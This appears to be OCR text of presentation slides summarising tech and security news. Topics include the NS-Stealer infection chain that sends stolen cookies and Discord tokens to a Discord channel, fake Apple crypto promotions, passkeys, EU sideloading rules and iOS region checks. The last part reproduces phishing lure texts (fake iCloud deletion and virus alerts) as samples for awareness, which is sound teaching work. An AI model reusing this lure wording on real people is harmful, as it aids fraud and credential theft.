
Susie's Android

New photo

Select here to view, edit, or share the photo.

Via Mobile devices

Microsoft New Mobile connectivity



Colossus picture


Current Issues

- 15 million Trillo user’s scraped data for sale
  Web based kanban-style list making app
  usernames, emails, full names, other info
- Sam's Club to stop scanning receipts thanks to artificial intelligence

- Discord


  the most used application by gamers to communicate
  Gamers spend Many others use Discord
- NS-Stealer zip files pirated software
  Loader GAYve > malicious java program
  Create folder NS-<11-digit-random-number>
  Collect data/information
  two dozen browsers cookies, credentials, autofill data
  screenshots system information list of all programs
  extract Discord tokens, Steam & Telegram session data
  Send to Discord channel for attacks/hacks

Discord


Victim User
Cracked Software ZIP
LNK Shortcut
JAR
Malicious JAR
Class file
Discord Bot Channel
Threat Actor

NS-Stealer

- AppleCoin



AppleCoin

AppleCoin

So simple. So convenient. Crypto-secure.

Pay

Coin Right In Your iPhone

Be sure to get absolutely free tokens to your wallet before listing on exchanges.

Get now >


abytes.xyz

FAKE

- Apple Event Live: CEO of Apple Tim Cook: Apple and Metaverse
- 2018 CNN video interview with Tim Cook
  Add logos for Bitcoin & Ethereum
  Covered CNN logo with URGENT NEWS banner
  Links to buy bitcoin and Ethereum SCAM

Apple Event Live - 2022

- Passkeys linked on iOS device created
- Synch iCloud Keychain



Safety @Safety

Today we're excited to launch Passkeys as a login option for our US-based users on iOS!

A passkey is a new, easy to use, and secure way to log in to your account - all from your device. Passkeys are more secure than traditional passwords since they're individually generated by...

9:58 PM · Jan 23, 2024

X adds passkeys support to iOS

- Virtual meeting platform on Teams
- Custom Space

  Favorite place, fantasy location

  Meeting avatars

Microsoft Mesh

PayPal

- Pilot phases January 25
- Faster Checkout

  Fastlane one-click *we know you*
- Post-Sales interaction


  we know you Smart receipts   AI
- CashPass AI

- Sideloading EU Digital Markets Act

  No sideloading for you

  App Marketplaces

  Letter of credit €1 million
- Third-party apps use NFC without Apple Pay
- New APIs alternative engines without WebKit
- countryd
  - Apple ID billing address
  - The user's current location (apparently Apple is only checking the country and not a precise location for privacy reasons)
  - The current region set in iOS settings
  - The device class (whether it's an iPhone, iPad, etc.)



Certificate Trust Settings

IDENTIFIABLE_REGION UNKNOWN

UNKNOWN_REGION IDENTIFIABLE_REGION_LEARN_MORE

iOS 17.4

- iCloud


CLOUD SERVICE TERMINATION. Upgrade now or lose your stored photos and files. <URL>

ACCOUNT SUSPENDED: Your cloud account has been suspended due to reaching its limits, Upgrade NOW or claim 100GB FREE <URL>

CLOUD STORAGE ALERT. Upgrade immediately or say goodbye to your stored photos and files. <URL>

CHECK FIRST DO NOT CLICK

FAKE Alerts



Unable to load remote content privately.
Load Content

This message is from a mailing list.
Unsubscribe

ICloud Storage 63 9/6/23
To: [redacted]

LAST ALERT: ALL YOUR PHOTOS WILL BE DELETED!_71

[redacted]

Your iCloud storage is full

iCloud

Failed to attempt payment when renewing your Cloud storage subscription


0 GB 48.9GB /50 GB

We failed to renew your iCloud storage

Your photos and videos will be deleted!!

Your payment method has expired: Update your payment information!
If you don't have enough iCloud space, you can upgrade storage plan

Details of the order:



Your Mac is infected with 5 viruses!

IMMEDIATE ACTION REQUIRED!

Your McAfee Subscription Has Expired!

